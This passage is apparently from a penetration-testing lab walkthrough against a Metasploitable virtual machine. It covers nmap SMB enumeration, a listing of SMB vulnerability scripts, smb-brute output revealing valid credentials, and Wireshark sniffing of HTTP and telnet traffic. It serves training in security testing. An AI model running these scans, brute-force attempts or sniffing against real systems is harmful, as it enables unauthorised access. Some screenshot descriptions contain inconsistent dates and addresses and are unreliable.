

Step-4.3 Perform SMB Enumeration

- use following command to check whether the **SMB** port are open or not on target

Command-: `nmap -PS -p 445 -sV < target ip >`



- **SMB Port open**



```


(root@kali) - [/usr/share/nmap/scripts]
# nmap -PS -p 445 -sV 192.168.125.182
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 19:40 IST
Nmap scan report for 192.168.125.182
Host is up (0.0011s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  netbios-ssn  Samba smb3.0.0 (workgroup: WORKGROUP)
MAC Address: 08:00:27:46:C1:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.32 seconds
(root@kali) - [/usr/share/nmap/scripts]

```

- **Inbuilt nmap scripts for SMB enumeration**




```

(root@kali) - [/usr/share/nmap/scripts]
# ls smb-*
smb-brute.nse          smb-enum-shares.nse  smb-protocols.nse      smb-vuln-cve2009-3103.nse  smb-vuln-regsvc-dos.nse
smb-double-pulsar-backdoor.nse  smb-enum-users.nse  smb-psexec.nse          smb-vuln-ms06-025.nse      smb-vuln-webexec.nse
smb-enum-domains.nse    smb-flood.nse        smb-security-mode.nse   smb-vuln-ms07-029.nse      smb-webexec-exploit.nse
smb-enum-groups.nse     smb-ls.nse           smb-server-stats.nse    smb-vuln-ms08-067.nse
smb-enum-processes.nse  smb-mbenum.nse       smb-system-info.nse     smb-vuln-ms10-054.nse
smb-enum-services.nse   smb-os-discovery.nse smb-vuln-conficker.nse  smb-vuln-ms10-061.nse
smb-enum-sessions.nse   smb-print-text.nse   smb-vuln-cve-2017-7494.nse  smb-vuln-ms17-010.nse
(root@kali) - [/usr/share/nmap/scripts]


```

- now enter following command for performing SMB Enumeration using nmap scripts

Command -: `nmap -sS -p 445 --script=smb-* < target ip >`



A screenshot of a Kali Linux terminal window. The window title is "Kali (Ubuntu) - Oracle VM VirtualBox". The terminal shows the command `nmap -sS -p 445 --script=smb-* 192.168.125.182` being entered. The background of the terminal has a Kali Linux logo watermark. The system tray at the bottom shows the date and time as "Aug 8 18:51".



A screenshot of a Kali Linux terminal window, similar to the one above. It shows the same command `nmap -sS -p 445 --script=smb-* 192.168.125.182` being entered. Below the command, the output "Starting Nmap 7.95 (<https://nmap.org>) at 2025-08-08 18:51 IST" is visible. The background features the Kali Linux logo watermark. The system tray at the bottom shows the date and time as "Aug 8 18:51".

- Found SMB User on target

```
(root@Kali)-[/usr/share/nmap/scripts]
# nmap -sS -p 445 --script=smb-* 192.168.125.182
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 18:51 IST
Stats: 0:01:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 81.82% done; ETC: 18:53 (0:00:20 remaining)
Stats: 0:03:42 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 81.82% done; ETC: 18:56 (0:00:49 remaining)
Nmap scan report for 192.168.125.182
Host is up (0.00093s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:46:C1:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
| smb-system-info: ERROR: Script execution failed (use -d to debug)
| smb-enum-shares:
| account used: msfadmin
| \\192.168.125.182\ADMIN$:
|   Type: STYPE IPC
|   Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|   Users: 1
|   Max Users: <unlimited>
|   Path: C:\tmp
|   Anonymous access: <none>
|   Current user access: READ/WRITE
| \\192.168.125.182\IPC$:
|   Type: STYPE IPC
```

- Found **valid Credentials** using **smb-brute** scripts


```
(root@Kali)-[/usr/share/nmap/scripts]
# nmap -sS -p 445 --script=smb-* 192.168.125.182
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 19:21 IST
Stats: 0:01:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 81.82% done; ETC: 19:23 (0:00:20 remaining)
Stats: 0:03:42 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 81.82% done; ETC: 19:26 (0:00:49 remaining)
Nmap scan report for 192.168.125.182
Host is up (0.00093s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:46:C1:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)


Host script results:
| smb-system-info: ERROR: Script execution failed (use -d to debug)
| smb-enum-shares:
| account used: msfadmin
| \\192.168.125.182\ADMIN$:
|   Type: STYPE IPC
|   Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|   Users: 1
|   Max Users: <unlimited>
|   Path: C:\tmp
|   Anonymous access: <none>
|   Current user access: READ/WRITE
| \\192.168.125.182\IPC$:
|   Type: STYPE IPC
| smb-brute:
| msfadmin:msfadmin => Valid credentials
| user:user => Valid credentials
| Nmap done: 1 IP address (1 host up) scanned in 470.58 seconds
```

Step-4.5 Sniff The Network


- Open kali linux terminal and enter command Wireshark



- Select Network interface




- Network Traffic Sniff started



Step-4.6 Try To Capture HTTP Traffic


- Enter http on wireshark filter



- The screenshot displays the Wireshark network protocol analyzer interface. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Transport, Wireless, Tools, and Help. The status bar at the top indicates 'Aug 8, 2015' and 'Capturing from eth0'. The main window is divided into three panes: Packet List, Packet Details, and Packet Bytes. The Packet List pane shows a list of captured packets, with the selected packet being a GET request from 192.168.1.104 to 192.168.1.1. The Packet Details pane shows the hierarchical structure of the selected packet, including Ethernet II, Internet Protocol Version 4, and Hypertext Transfer Protocol. The Packet Bytes pane shows the raw data of the selected packet in hexadecimal and ASCII.

-
- The screenshot displays the Wireshark network protocol analyzer interface. At the top, the menu bar includes 'File', 'View', 'Input', 'Devices', and 'Help'. The status bar indicates 'Aug 8, 2015' and shows various system icons on the right. The main window is titled 'Capturing from eth0'.
- The packet list on the left shows 15 packets. Packet 15 is selected, which is an HTTP GET request to 'http://192.168.1.100:8080/...'. The packet details pane on the right shows the structure of the selected packet, including Ethernet II, Internet Protocol Version 4, and Hypertext Transfer Protocol. The packet bytes pane at the bottom shows the raw data in hexadecimal and ASCII.
- The packet list shows the following details for packet 15:
- | No. | Time | Source | Destination | Protocol | Length | Info |
|-----|----------|---------------|-------------|----------|--------|----------------|
| 15 | 1.145121 | 192.168.1.100 | 192.168.1.1 | HTTP | 418 | GET / HTTP/1.1 |
- The packet details pane for packet 15 shows the following structure:
- Ethernet II, Src: Intel(R) Ethernet Controller (08:00:27:2B:7F:42), Dst: Intel(R) Ethernet Controller (08:00:27:2B:7F:42), Length: 144
 - Internet Protocol Version 4, Src: 192.168.1.100, Dst: 192.168.1.1, Length: 60
 - TCP Stream, Src Port: 48850, Dst Port: 80, Seq: 836, Ack: 57, Window: 65535, Length: 352
 - Hypertext Transfer Protocol, Method: GET, URI: /, Version: 1.1, Length: 56
- The packet bytes pane at the bottom shows the raw data in hexadecimal and ASCII. The first few bytes are '45 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00'.

- telnet traffic Capture  




Step-5 Vulnerability Assessment

